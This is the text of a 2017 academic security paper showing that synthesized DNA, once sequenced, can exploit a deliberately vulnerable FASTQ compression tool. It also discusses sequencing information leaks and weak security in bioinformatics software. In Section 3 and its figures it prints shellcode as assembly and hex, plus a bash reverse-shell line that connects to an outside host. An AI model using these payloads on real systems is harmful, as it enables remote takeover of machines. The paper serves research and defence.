Published at the 2017 USENIX Security Symposium; addition information at https://dnasec.cs.washington.edu/.
Computer Security, Privacy, and DNA Sequencing:
Compromising Computers with Synthesized DNA, Privacy Leaks, and More
Peter Ney, Karl Koscher, Lee Organick, Luis Ceze, Tadayoshi Kohno
University of Washington
{neyp,supersat,leeorg,luisceze,yoshi}@cs.washington.edu
Abstract
The rapid improvement in DNA sequencing has
sparked a big data revolution in genomic sciences, which
has in turn led to a proliferation of bioinformatics tools.
To date, these tools have encountered little adversarial
pressure. This paper evaluates the robustness of such
tools if (or when) adversarial attacks manifest. We
demonstrate, for the first time, the synthesis of DNA
which — when sequenced and processed — gives an at-
tacker arbitrary remote code execution. To study the
feasibility of creating and synthesizing a DNA-based
exploit, we performed our attack on a modified down-
stream sequencing utility with a deliberately introduced
vulnerability. After sequencing, we observed informa-
tion leakage in our data due to sample bleeding. While
this phenomena is known to the sequencing community,
we provide the first discussion of how this leakage chan-
nel could be used adversarially to inject data or reveal
sensitive information. We then evaluate the general se-
curity hygiene of common DNA processing programs,
and unfortunately, find concrete evidence of poor secu-
rity practices used throughout the field. Informed by our
experiments and results, we develop a broad framework
and guidelines to safeguard security and privacy in DNA
synthesis, sequencing, and processing.
1 Introduction
DNA sequencing costs have dropped exponentially, out-
stripping Moore’s Law since 2008, primarily driven by
advances in next-generation sequencing (NGS) technolo-
gies. For example, Illumina’s cost to sequence the hu-
man genome dropped from around $100,000 in 2009 to
just $1,000 in 2014 [39]. These advances have revolu-
tionized genomic sciences, accelerating the pace of new
discoveries in areas such as cancer biology and epidemi-
ology.
Our research suggests that DNA sequencing and anal-
ysis have not to date received significant — if any — ad-
versarial pressure. The key question that motivates our
research then, is the following: How robust will the DNA
sequencing and processing pipeline be if or when adver-
sarial pressures manifest? This line of inquiry raises re-
lated questions, such as: Are DNA-based attacks pos-
sible? What potential consequences could occur if an
adversary compromises a component of the DNA pro-
cessing pipeline? How serious might those consequences
be? Since DNA sequencing is rapidly progressing into
new domains, such as forensics and DNA data stor-
age [2, 9, 10, 15, 17], we believe it is prudent to under-
stand current security challenges in the DNA sequencing
pipeline before mass adoption.
The modern DNA sequencing and analysis pipeline is
large, complicated, and computationally-intensive. DNA
is pre-processed in a wet lab and analyzed with a high-
throughput sequencer (itself a computer) that performs
image analysis. It is then common to conduct a wide
range of computational tasks with the raw output from
the sequencer using many software utilities. We seek to
assess the overall state of this pipeline in general, and
to experimentally explore key aspects that are not repre-
sented in traditional computing systems: DNA samples.
Exploiting Computer Programs with DNA. The
DNA processing pipeline begins with DNA strands in
a test tube. Hence, we start our security explorations
from this point. Namely, we first experimentally evaluate
whether it is possible to compromise a computer program
using physical DNA.
Our exploration of this question lead us to synthesize
DNA strands that, after sequencing and post-processing,
generated a file; when used as input into a vulnerable pro-
gram, this file yielded an open socket for remote control.
We elaborate on specifics in Section 3.
To the best of our knowledge, ours is the first exam-
ple of compromising a computer system using biological
or synthetic DNA samples. Our exploit did not target a
program used by biologists in the field; rather it targeted
one that we modified to contain a known vulnerability.
Our use of such a trojaned program was consistent with
the primary focus of the first research phase to under-
stand — and overcome — challenges posed by creating
an exploit at a physical level. For example, our initial ex-
ploit contained too few C and G nucleotides (we review
DNA background in Section 2) to synthesize the DNA
strand; therefore, we modified our exploit to overcome
this challenge. Our key finding is that it is possible to en-
code a computer exploit into synthesized DNA strands.
Side-Effect — Information Leakage. Although not a
goal, our efforts to experimentally evaluate the ability
to synthesize adversarial DNA resulted in our observ-
ing an information leakage channel. Standard practice
multiplexes different samples on the same sequencing
machine. The methods to multiplex (and later demul-
tiplex) DNA samples can leak information between sam-
ples during sequencing. Our exploit sample was se-
quenced and multiplexed in this manner alongside sam-
ples from another research team. We noticed that our se-
quencing results contained DNA sequences derived from
their samples.
Other biologists have observed these effects [16, 19,
25, 27, 33], but their concerns focused on experimental
accuracy, not on security or information leakage. From
our perspective we use these unanticipated results to
guide a security discussion of information leakage inher-
ent in the DNA sequencing pipeline.
Software Security Awareness Throughout the
Pipeline. Having demonstrated the ability to exploit a
computer program with synthesized DNA, we next eval-
uated the computer security properties of downstream
DNA analysis tools. We analyzed the security of 13
commonly used, open source programs. We selected
these programs methodically, choosing ones written
in C/C++. We then evaluated the programs’ software
security practices and compared them to a baseline of
programs known to receive adversarial pressure (e.g.,
web servers and remote shells).
We found that existing biological analysis programs
have a much higher frequency of insecure C runtime li-
brary function calls (e.g., strcpy). This suggests that
DNA processing software has not incorporated modern
software security best practices. However, rather than
rely solely on heuristics, we took the next step and de-
termined whether we could target static buffers to cause
program crashes. We readily found three buffer overflow
vulnerabilities. Given the prevalence of poor software
security practices and the well-known fact that program
crashes can often be converted to exploits, we chose not
to convert each program crash into a working exploit.
Threat Model and Guidelines. When exploring a
technology domain new to computer security, any indi-
vidual study lacks the breadth to address the entire do-
main. For example, early work on the attack surface of
modern automobiles considered only one vehicle and a
few example attacks [7, 20]. However, as the first work
to explore a domain, an important contribution can in-
volve drawing inferences from concrete results and do-
main knowledge to define broader lessons and extrapo-
late threat models for the entire domain, as others did
for the modern automobile [7]. Leveraging our tech-
nical results and multidisciplinary backgrounds (com-
puter security, synthetic biology, and the design and use
of the DNA processing pipeline), we drew inferences
to present a threat model and recommendations for the
DNA sequencing and processing pipeline and the associ-
ated community.
Summary. To our knowledge, our research is the first
to consider computer security implications of the modern
DNA sequencing pipeline. Our four key contributions
include:
• We demonstrate, for the first time, the ability to
compromise a computer program with sequenced
DNA. In so doing, we encountered challenges when
synthesizing DNA strands containing exploits and
developed methods to overcome those challenges.
• We observe a side channel resulting from funda-
mental properties of DNA sequencing technologies,
and we pioneer the exploration of how one might
exploit this side channel for adversarial purposes.
• We evaluate the software security in a wide set of
DNA processing programs and find that they do not
adhere to modern security best practices (e.g., they
frequently use insecure function calls and contain
buffer overflow vulnerabilities).
• We derive a threat model for the DNA sequencing
pipeline and present recommendations to offset po-
tential attacks.
2 Biology and DNA Sequencing: Back-
ground
Our work strives to apply computer security principles
and perspectives to a new field: genomic sciences, and
specifically, DNA synthesis, sequencing, and analysis.
To do so, we offer a basic review of the biological, chem-
ical, and computational processes in this field.
2.1 DNA
Deoxyribonucleic acid (DNA) is the carrier of genetic in-
formation for all known living organisms. It is composed
of an alternating sugar-phosphate backbone to which
a sequence of four possible nucleotides (also called
bases) are linearly attached. These nucleotides — ade-
nine, thymine, cytosine, and guanine — are commonly
abbreviated as A, T, C, and G, respectively. Each nu-
cleotide bonds with its complement — A with T, and C
with G. Sequencing is the process of reconstructing the
original order of nucleotides in a DNA sample.
While DNA can form many structures, the most
common is double-stranded DNA (dsDNA), where two
strands with complementary base sequences bond to
form the well-known double helix structure. DNA’s
sugar-phosphate backbone causes its strand ends to be
asymmetric: The phosphate end, called the 5 end, and
the sugar end, called the 3 end. By convention, nu-
cleotide sequences are read from the 5 to the 3 end.
Many traditional lab protocols require DNA strands to
be replicated (also called amplification). Amplification
uses a technique called polymerase chain reaction, or
PCR. dsDNA is first melted at high temperatures to sep-
arate its two strands. The temperature is then lowered,
and primers (synthesized strands typically 20 nucleotides
long) anneal (reattach) to the complimentary ends of the
DNA strands. At slightly higher temperatures, DNA
polymerase (an enzyme that synthesizes DNA), attaches
to these end regions where the primer has annealed and
produces a complimentary copy of the original strand.
This process is repeated as needed to exponentially am-
plify DNA.
2.2 Next-Generation DNA Sequencing
Next-generation sequencing (NGS) systems differ from
prior sequencing methods in that they read relatively
short sequences, called reads, but in a massively par-
allel fashion. Longer DNA strands are sequenced by
randomly cleaving DNA into shorter sequences, reading
these sequences in parallel, and reconstructing the orig-
inal, longer sequence. Several different types of NGS
systems do this work; among the most popular are the
various Illumina sequencers, which are based on a tech-
nique known as sequencing by synthesis.
Before sequencing a typical genomic DNA sample
with an Illumina sequencer, the DNA sample must be
manually processed in the lab. It is cleaved into short
sequences of a few hundred bases and amplified using
PCR. Special DNA adapter sequences are then attached
to both ends of the amplified DNA. This double-stranded
DNA sample is separated into single-stranded DNA and
applied to a glass flow cell. The adapter sequences at-
tached to the sample fragments bind to complementary
fragments on the flow cell surface. The bound sequences
locally replicate to produce clusters of identical DNA,
called clonal clusters.
The DNA in each clonal cluster is sequenced in rounds
(called cycles) by appending a complementary fluores-
cently labeled nucleotide to the single-stranded DNA in
each clonal cluster. Each time a new fluorescent base is
added to the strand, it emits a particular color specific to
each base (e.g., A, C, G, and T). The cluster sequence is
obtained by imaging the flow cell in each cycle and not-
ing the fluorescent color each cluster emits. The number
of cycles determines the length of resulting reads (often
between 150-300 bases). These identified bases added in
each cycle, called base calls, are written out to per-cycle
base call files. A separate utility then takes these files
and converts the reads into a standard text-based format
called FASTQ.
FASTQ files are the de facto standard for exchang-
ing next-generation sequencing results. Their structure
is simple: each read has an ASCII header identifying the
read source, followed by a line with the sequence written
as an ASCII A, C, G, or T. Reads additionally contain a
separator line, followed by a line with ASCII characters
encoding the quality or confidence of each base call.
2.3 Downstream Processing
The raw FASTQ files that come directly from the se-
quencer are rarely useful by themselves, and exten-
sive downstream processing and analysis is usually per-
formed after sequencing. This processing is typically
done in phases by dedicated programs; the output from a
program in one stage is sent to a program in a later pro-
cessing stage. This section describes some commonly
used downstream processing steps, which we explore for
security vulnerabilities in Section 6.
Before analyzing the sequence reads, an initial pre-
processing phase occurs where by the reads (stored in
a FASTQ files) are cleaned up to remove undesired ones.
The last base calls in a read often have lower quality
scores, so it is common to truncate the reads to a fixed
length when the score drops below a defined thresh-
old. DNA sequences from unintended sources — like the
adapters used to bind sample DNA to the flow cell or
control sequences used to verify sequencing accuracy —
need to be removed from the sequence file. Other pre-
processing steps merge paired-end reads if there is over-
lap, convert different quality score file formats, or com-
press FASTQ files for archival purposes.
Direct output from a sequencer contains only short
chunks of reads derived from the full sequence, and in no
particular order. These unordered reads can be merged
by aligning them to a reference sequence (e.g., the hu-
man genome) if one exists, or they can be merged from
scratch, using overlaps in the reads to stitch them to-
gether in a method called de novo assembly. When us-
ing a reference sequence, the alignment of each read in
relation to the reference is stored in a text based for-
mat (SAM) or a compressed representation (BAM). Both
methods, especially de novo assembly, are computation-
ally and memory intensive and may be run on computer
clusters if the size of the sample to reconstruct is suffi-
ciently large (e.g., a mammalian genome).
After the sequence has been aligned or assembled
more work may remain, and the following are but a

Figure 1: Our synthesized DNA exploit
few examples of the widely varied analysis methods
commonly used. It is customary to look for variations
between the sample and some reference for biologi-
cally meaningful differences (e.g., genetic variations that
cause disease). Specific variations in the sequenced sam-
ple are usually stored in a plain text file (VCF) so re-
dundant sequencing information can be discarded. NGS
techniques are also used in more complicated biologi-
cal assays to analyze RNA (RNA-seq) or protein-DNA
interactions (ChIP-seq). In these cases, the samples’ se-
quence are not only valuable, but the number and precise
location of its reads in relation to a reference sequence
are also meaningful.
2.4 DNA Synthesis
Synthetic DNA, commercially produced via phospho-
ramidite chemistry, is characterized by nucleotides at-
tached to one another with specific reagents to form spec-
ified sequences. The resulting length, quality, and cost
varies greatly depending on the method of reagent de-
livery, the substrate on which DNA is synthesized, and
consumer specifications. For example, Integrated DNA
Technologies (IDT) synthesis of a custom gene utilizes
their “gBlock” service, which differs in capabilities and
constraints from their “custom oligo” service designed
for shorter strands (oligos or oligonucleotides are short
DNA sequences commonly used in genetics). The cost
for these two services varies significantly depending on
the length of the strand ordered, the degree to which
DNA must be washed, or whether there are DNA modi-
fications (e.g., fluorescent tags).
3 Compromising a Computer with DNA
DNA, in its most basic form, stores data. Conceptually,
if DNA were used as input to a computer system, an
open issue is the possibility that it could be used to com-
promise that system. As one might predict, significant
unknowns exist. Can DNA itself compromise a com-
puter system, or does something in the DNA sequenc-
ing pipeline make such attacks impossible? Prior to our
work, to the best of our knowledge, there has never been
a demonstrated DNA-based exploit of a computer sys-
tem. Indeed, without concrete, experimental evidence,
it is impossible to know whether DNA-based computer
compromises are purely hypothetical or a real possibil-
ity. We therefore seek to experimentally answer the pre-
viously unexplored question:
Can DNA be used to compromise a com-
puter?
To answer this question, we seek an end-to-end ex-
perimental evaluation of an exploit. Namely, we seek to
mimic an adversary and (1) synthesize a real, biologi-
cal DNA sequence with a malicious, embedded exploit.
We then seek to experimentally evaluate the impact of
that exploit DNA on a victim by having the victim (2)
sequence that DNA using standard sequencing methods
and (3) post-process the DNA sequence with a realistic
program — a program that a scientist might use to ana-
lyze the resulting DNA sequence. If the exploit is suc-
cessful, step (3) should result in arbitrary code execution
on the victim computer.
This section explores the biological nature of this at-
tack pipeline — how to encode an exploit into DNA such
that, when sequenced, will hijack execution when pro-
cessed by the victim program. We therefore intentionally
chose to create our own vulnerable program for step (3),
i.e., a program inspired by actual bioinformatics tools
but with an obvious vulnerability. In Section 6, we con-
sider the security of the sequencing pipeline in general.
Our results suggest that while our exploited program in
this section is vulnerable to a basic buffer overflow ex-
ploit, the security hygiene of the overall DNA sequenc-
ing pipeline is not much better.
Despite challenges, this section demonstrates that it is
possible to create DNA that, when sequenced and pro-
cessed, compromises a victim system. See Figure 1 for
a photo of our DNA exploit. In conducting this work,
we identified and overcame multiple challenges, which
we describe — along with methods for overcoming them
and the resulting lessons — below.
3.1 Target Program
The FASTQ compression utility, fqzcomp, is designed to
compress DNA sequences. For experimental purposes,
we inserted a vulnerability into this utility. To do so,
we first copied fqzcomp from https://sourceforge.
net/projects/fqzcomp/ and inserted a vulnerability
into version 4.6 of its source code; a function that pro-
cesses and compresses DNA reads individually, using
a fixed-size buffer to store the compressed data. This
start:
jmp callsite
callback:
popq %rsi
movq %rsi,0x8(%rsi)
xorl %eax,%eax
movb %al,0x7(%rsi)
movq %rax,0x10(%rsi)
movb $59,%al
movq %rsi,%rdi
leaq 0x10(%rsi),%rdx
leaq 0x8(%rsi),%rsi
syscall
xorq %rbx,%rbx
movq %rbx,%rax
inc %rax
syscall
callsite:
call callback
.string "/bin/sh"
90 90 90 90 90 90 90
90 90 90 90 90 .....
EB 28 5E 48 89 76 08
31 C0 88 46 07 48 89
46 10 B0 3B 48 89 F7
48 8D 56 10 48 8D 76
08 0F 05 48 31 DB 48
89 DB 48 FF C0 0F 05
E8 D3 FF FF FF 2F 62
69 6E 2F 73 68 00 ..
EF BE AD DE EF BE AD
DE EF BE AD DE .....
85 E0 FF FF FF 7F 00
00
GCAAGCAAGCAAGCAAGCAAG
CAAGCAAGCAAGCAAGCAATG
GTAGGACCTGCAGAGAGCCTC
GAAGAATACTAAAGAGACACG
AACTCAGAGAGCCACGACAAG
TAAATGTCAGAGAGCTTCTCA
GAGATCCCCGACAACAGAGAT
CCTCGAAGAAATTAACCCAGA
ATACTCGTCAGAGAGCTCGAC
AGATTTTTAAAAATTAACCTG
GATCATTTTTTTTTTTTTAGT
TCGAGCGGCCGTGAGTTCTAT
CGGATGTTGTTGGGTCTCTGT
GTTGTTGGGTCTCTGTGTTGT
TGGGTCTCTGTGTTGTTGGGT
CTCTGTGTTGTTGGGTCTCTG
TGTTGTTGGGTCTCTGGACCT
GAATTTTTTTTTTTTCTTT
a) Shellcode b) Binary Exploit c) DNA-Encoded Exploit d) Failed Synthesis Constraints
Figure 2: Our initial, unsuccessful exploit attempt
modification lets us perform a buffer overflow with a
longer than expected DNA read in order to hijack con-
trol flow. While the use of such a fixed-size buffer is
an obvious vulnerability, we note that fqzcomp already
contains over two dozen static buffers. Our modifications
added 54 lines of C++ code and deleted 127 lines from
fqzcomp.
Our modified fqzcomp version used a simple 2-bit
DNA encoding scheme. The four nucleotides were en-
coded as two bits — A as 00, C as 01, G as 10, and T as
11 — packing bits into bytes starting with the most sig-
nificant bits.
We ran the target program in a simplified comput-
ing environment and disabled common security features.
Specifically, we disabled stack canaries and ASLR, and
we marked the stack as executable.
We stress that our target modified program has a
known, and in some sense trivial, vulnerability. We also
stress that its environment is in many ways the “best pos-
sible” environment for an adversary. For experimental
purposes, however, we believe that these conditions are
acceptable for the following reasons. First, our primary
goal is to understand the issues unique to DNA-encoded
exploits. Second, as we relate in Section 6, we find that
the general security hygiene of bioinformatics programs
is very low, with prevalent usage of fixed-size buffers,
strcpy, and so on. Finally, we note that genome se-
quencing processes are rapidly improving: since early
NGS machines read sequences on the order of 50-100
bases, a fixed-size buffer in that range may have been
acceptable years ago. Today, any fixed-size buffer would
likely be vulnerable, as new longer read sequencing tech-
nologies can produce reads that are upwards of 60,000
bases [30]. These newer sequencers lack the throughput
of short-read counterparts and are not at present com-
monly used; Illumina short-read sequencers now have
over 90% market share [18]. Future technological im-
provements will likely make long-read sequencers more
viable in the future.
3.2 Creating and Synthesizing an Exploit
We now turn to our design of a DNA strand that, when
sequenced, exploits the vulnerable target program. Our
key goal was to identify potential challenges. Our efforts
here were successful in two regards. First, we identified
several challenges, including limitations on the exploit’s
size and type and problems inherent in the DNA syn-
thesis process that constrained the sequences we could
generate. Second, by overcoming these challenges, we
found that it was possible to create a DNA sequence that
could in fact compromise a program.
Our process was iterative. We created exploits that
we thought would work, surfaced challenges, and then
iterated on improved exploits.

We initially encoded one of the most straight-forward
exploits, i.e., overwriting the return instruction pointer
on the stack to point back into shellcode from Aleph
One’s “Smashing the Stack for Fun and Profit” [26]. We
made minor modifications to port the shellcode to the 64-
bit Linux syscall interface. To simplify exploit testing,
we used a stripped-down version of the vulnerable pro-
gram that simply compressed a single DNA read into a
fixed-size buffer. Our shellcode was 55 bytes long, with
another 39 bytes of padding needed for cache line align-
ment and saved registers. We filled this space with NOPs
and bogus saved register values (0xdeadbeef). The re-
sulting exploit, 94 bytes long, was encoded as 376 nu-
cleotides. Figure 2 shows this process.
We submitted this sequence to the IDT gBlocks syn-
thesis service, which creates synthetic gene fragments up
to 3,000 bases long. Unfortunately, at this step we faced
our first challenges. Our sequence contained many issues
that prevented IDT from being able to synthesize our or-
der:
• The NOP sled produced a repetitive sequence
(GCAA) near the start of our sequence, which con-
tributed to more than 69% of the sequence. Repet-
itive sequences can cause difficulties in sequencing
and may cause the physical strand to fold in on it-
self or form other secondary structures because of
DNA’s complementary nature.
sh>&/dev/tcp/degdeg.com/9 0>&1
CTATCGGAATTGAGCGAGTTC
GCACGCCCTCGAGTTCTCACG
ATCTAAAGTTCGCACGCCCGC
TCGCACGCCCGCTAGTGCGAT
CGTTCGTCAGTTATGCAGAAA
TAAATTGAGCGATACAAAACA
AAAGGCTAGGTTCTAAGACCA
AAGTGTTAGGGTACTTCCAGC
TTCGTTCG
@NB501203:50:HHNT7AFXX:1:11101:2573:1030 1:N:0:GCCAAT
CTATCGGAATTGAGCGAGTTCGCACGCCCTCGAGTTCTCACGATCTAAAGTTC
GCACGCCCGCTCGCACGCCCGCTAGTGCGATCGTTCGTCAGTTATGCAGAAAT
AAATTGAGCGATACAAAACAAAAGGCTAGGTTCTAAGACCAAAGTGTTAGGGT
ACTTCCAGCTTCGTTCGA
+
AAAAAEEEEEEEAEEEEEEEEEEAEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE<EEEEEE<EEEEEAEAAEE
EEEAEE<EEEEAEEEEEEEEEAEEEE<EEE<EEEEAE<E<EE<E<EE/<E/EA
E<EEEEEEEAA<EE6AAE
...
a) Shellcode
c) Synthesized Exploit d) DNA Sequencing
e) FASTQ File
b) DNA-Encoded Exploit
f) Exploited Utility
g) Reverse Shell Callback
Figure 3: Our working exploit pipeline
• The negative offset JMP created a run of 13 con-
secutive Ts. Long runs of the same base, called ho-
mopolymers, can be difficult to accurately synthe-
size. The gBlocks service limits homopolymers to
no more than nine As or Ts and five Gs or Cs.
• The repeated 0xdeadbeef bytes produced a long
(40+ base pair) repetitive sequence.
• The NOP sled resulted in low GC-content near the
beginning of the sequence. Cs and Gs physically
bind together more tightly than As and Ts and thus
add stability to the DNA strand. Typically, each
20-base window must have 25 to 75 percent GC-
content. The first and last 20 bases of a sequence
are even more constrained since they must have 40
to 60 percent GC-content to be synthesized.
• A 20 base pair window containing the 13 base
pair homopolymer did not meet the minimum GC-
content threshold.
Another challenge we faced was the length of our ex-
ploit. Our Illumina NextSeq sequencer is rated for a
maximum of 300 base pair reads, while the Illumina
MiSeq is rated for a maximum of 600 base pair reads.
We addressed these challenges by making our target
program and exploit designs more sophisticated. To min-
imize the number of homopolymers introduced by large
pointers and offsets, we switched to targeting the 32-bit
x86 instruction set architecture (ISA). We also reduced
the buffer size in our target program to minimize the re-
quired size of our sequence. Since our ultimate goal was
arbitrary remote code execution, we investigated swap-
ping out Aleph One’s simple shellcode, which simply
spawns a local shell, with one that provided a reverse
shell over TCP. We explored the shell-storm.org
archive for a suitable example; however, even the most
compact shellcode was too long to fit inside a sequence
that could be reasonably sequenced by the NextSeq se-
quencer.

Our second exploit attempt uses an obscure feature
of bash, which exposes virtual /dev/tcp devices that
create TCP/IP connections. We use this feature to redi-
rect stdin and stdout of /bin/sh to a TCP/IP socket,
which connects back to our server. We combined this
tactic with a return-to-libc attack that calls system(), re-
sulting in a 43-byte exploit, shown in Figure 3. We used
a short, fully qualified domain name we controlled as
well as a single digit port number to keep exploit length
as short as possible. While we considered obtaining a
smaller FQDN (e.g., r.sh) to keep our exploit size as
small as possible, we hypothesized that we could suc-
cessfully sequence our 176-base1 DNA strand with our
Illumina NextSeq despite exceeding its recommended
single-ended read size.
Since the bulk of this exploit consists of lowercase let-
ters, whose two most significant bits were 01 in ASCII —
or encoded as a nucleotide, C — we got an acceptable
level of GC-content throughout the exploit. The one ex-
ception was near the original port number — 3 (encoded
as ATAT) — which we changed to 9 (encoded as ATGC) to
maintain a minimum level of GC-content. This sequence
was accepted by the IDT gBlocks service with no errors
or warnings. IDT’s retail cost to synthesize of up to 500
base pairs was $89 USD.
As is standard for NGS runs, our sample was tagged
and extended with a unique index (GCCAAT, in our
case) and co-sequenced with other experiments. The se-
quencer was configured to perform 177 non-index read
cycles; this is the typical configuration used by another
research group that manages the sequencing machine and
was sufficiently long to contain the 176 base pair exploit
sequence within a single read.
The sample was sequenced on all four lanes (physi-
cally separate portions) of the flow cell. After demulti-
plexing by indices, there were four separate FASTQ files
(one for each lane) together containing 811,118 reads.
We processed the four FASTQ files separately, which
is done to account for lane-specific errors. We filtered out
low-quality reads that did not identify one or more bases;
these bases appear as Ns (representing an unknown base)
in the FASTQ file. We provided the filtered FASTQ file
from the first lane to our modified fqzcomp program,
which immediately called back to our server, giving us
1A bug in our DNA encoding program repeated the final byte, which
unnecessarily extended our exploit by four bases, but otherwise did not
affect our results.
arbitrary remote code execution via a bash shell.
3.3 Exploit Reliability
The exploit was not robust to errors in sequencing; a sin-
gle miscalled base would break the exploit. In this exper-
iment, 76.2% of the reads were sequenced with no error.
Another issue arose because DNA strands are randomly
sequenced in the forward or reverse direction. Reverse
sequenced reads will have the reverse complement se-
quence of the exploit, which is not functional code (see
Section 4.2 for a possible solution to this problem). Of
the remaining, error free reads, 49.1% were sequenced in
the forward direction. Therefore, 37.4% of all reads con-
tained working exploit code (i.e., in the forward direction
with no sequencing errors).
The modified fqzcomp program contained a buffer
too small for the 177 base pair read length, so it would
overflow after processing the first read. Therefore, the
first read in the file must be the exploit sequence for the
exploit to work. With reads randomly appearing in a
FASTQ file, we would expect the modified program to
be exploited 37.4% of the time. Assuming all four lane
files were processed, an attacker would be successful at
least once 84.5% of the time. In our case, only the file
from the first lane was a successful exploit.
4 Challenges in Encoding Malicious DNA
Informed by our evaluation of the feasibility of manu-
facturing synthetic DNA capable of exploiting computer
systems, we next consider some challenges in crafting
arbitrary exploits against other programs and identify di-
rections for future research. In particular, while it is con-
venient to think of DNA as a simple storage mechanism,
our results in Section 3 show that in practice there are
several physical and computational constraints that limit
the design space of DNA-based exploits.
4.1 Physical Constraints
Any DNA-based exploit must be physically instantiable
in DNA. Therefore, any difficulties in the synthesis or
amplification of DNA will constrain the sequences at-
tacker can easily synthesize.
Primers. As previously mentioned, it is necessary to
amplify the exploit sequence to increase its yield before
sequencing. A simple way to do so is to use PCR, which
requires a pair of primers to initiate replication. These
primers, single stranded DNA sequences usually 18-22
bases long, are complementary to the ends of the target
sequence being amplified. PCR primers used together
must have similar melting point temperatures to main-
tain high amplification efficiency. They must also have a
high enough annealing temperature to bind only to their
complementary locations without mis-pairing to similar
sequences. Other parameters also influence primer de-
sign such as the amplification region specificity desired,
and the GC-content of the primer regions to be amplified.
Primer designing utilities, like Primer3, take these
parameters into account to design optimal primer se-
quences [37]. Since the primers must be complemen-
tary to the ends of the exploit sequence, any restrictions
in their design will necessarily constrain the ends of the
exploit sequence.
Synthesis. DNA synthesis has its own physical con-
straints that vary across synthesis companies. In Sec-
tion 3.2 we described constraints imposed by IDT’s
gBlock gene fragment service, a relatively low cost syn-
thesis method. They required 25 to 75 percent GC-
content per 20 base window, A/T and G/C runs no greater
than 9 and 6 base pairs, respectively, and sequences
that avoided secondary structures (created when differ-
ent portions of the same strand are complementary to one
another).
These synthesis constraints are common but not uni-
versal. Different synthesis methods and services can vary
in their precise requirements — for example, IDT’s cus-
tom gene service can tolerate longer homopolymers than
gBlock, which may make it easier to synthesize 64-bit
addresses. In cases where the exploit cannot be synthe-
sized by any de novo synthesis service, it may be possible
to synthesize sub-sequences and recombine them manu-
ally in a wet lab.
DNA synthesis services also follow strict guidelines to
ensure that biologically malicious sequences are not syn-
thesized and spliced into organisms that potentially cre-
ate pathogens, toxins, or various other harmful products.
The shipping, receiving, or purchase of all synthesized
sequences must follow guidelines including, but not lim-
ited to, those described in the current U.S. Department
of Health and Human Services (HHS) and U.S. Depart-
ment of Agriculture (USDA) Select Agents and Toxins
regulations [4–6].
4.2 Sequencing Randomness
Being a biochemical process, DNA sequencing is inher-
ently noisy and random; long DNA strands are randomly
cleaved into smaller ones and strands are sequenced in no
particular order. This randomness makes DNA-based ex-
ploits probabilistic in nature, as discussed in Section 4.2.
Robustness against random variations depends on fac-
tors like the vulnerability type and what stage in the
pipeline is attacked. In general, analysis further along
the sequencing pipeline works with more structured data,
which will reduce the initial randomness from the se-
quencer. For example, variant calling programs return
processed data in the same order as the reference se-
quence regardless of the initial read order.
Another source of randomness is that reads will be se-
quenced in both the forward and reverse direction, which
causes problems because most exploit sequences will
be functional only if read in one direction. One solu-
tion is to synthesize strands that generate the same reads
when sequenced from either end. These can be cre-
ated by concatenating the forward exploit sequence to
its reverse complement (e.g., ACCTG becomes ACCT-
GCAGGT). Since DNA is always read from 5 to 3 , the
same read will appear, regardless of whether the DNA
was sequenced in the forward or reverse direction.
These palindrome like sequences are difficult to syn-
thesize directly because the two halves will bind to each
other and create secondary structures. Instead, the two
halves could be synthesized separately and conjoined
manually in a wet lab.
4.3 Encoding Exploits
Exploits typically contain up to three components: point-
ers, either to functions or data, instructions in the tar-
get instruction set architecture (ISA), and an encoded
and/or obfuscated payload. DNA-based exploits intro-
duce unique constraints on each of these components.
Pointers. Bioinformatics programs vary in how they
encode DNA data. Some perform a straightforward map-
ping, encoding each base as two bits and packing these
bits together, like our target program in Section 3. How-
ever, sequences often have non-standard bases, such as
Ns to encode unknown nucelotides or Rs to indicate ei-
ther an A or G. To support these non-standard bases,
some tools use four-bit encodings, or even 8-bit ASCII.
Since we can synthesize only standard bases, these alter-
native encodings will constrain the pointers that we can
encode.
Another issue concerns sequencing accuracy and how
that will affect the resulting sequence of pointers. Some
pointers, such as those to libc or ROP gadgets, are intol-
erant of any errors. Others, such as pointers to attacker-
controlled buffers, can be made somewhat tolerant to er-
rors in the least-significant bits — for example, it could
point to a large NOP sled.
Pointers often contain long runs of identical bits and
therefore generate homopolymers. For example, with-
out ASLR enabled, 64-bit Linux places user stacks at
0x00007fffffffffff, which contains a run of 47 con-
secutive 1s. Using two-bit encoding, this results in a
homopolymer of 23 bases. As previously described, a
solution is to use a synthesis service more tolerant to ho-
mopolymers.
Code. Executable sequences of target ISA instructions
can encode malicious operations more compactly than
equivalent ROP chains and are easier to develop, which
makes them desirable to attackers. However, encod-
ing ISA instructions in DNA presents a number of chal-
lenges.
As with pointers, the target program’s DNA encoding
may restrict the bytes that can be represented. Depending
on the encoding and ISA, this could also limit the set of
instructions that are available.
The regular structure of most ISAs produces repeated
base sequences when encoded into DNA, which again,
are difficult to synthesize. Semantically-equivalent in-
structions and semantic NOPs can be used to break up
repetitive sequences to make exploits easier to synthe-
size.
Another issue to consider is read length. All but the
most trivial exploits exceed the read length of most high-
throughput sequencers, and thus, the exploit will be ran-
domly cleaved. Depending on which part of the pipeline
is being exploited (i.e., whether the target program pro-
cesses raw reads or fully aligned sequences), this could
decode in the middle of a multi-byte instruction, or even
in the middle of a byte. Therefore, for robustness,
an exploit should encode instructions that are tolerant
to such shifts. Prior work demonstrates techniques to
generate these types of resynchronizing instruction se-
quences [22]. Long read sequencers may mitigate these
challenges in the future but are currently less accurate
than high-throughput sequencers.
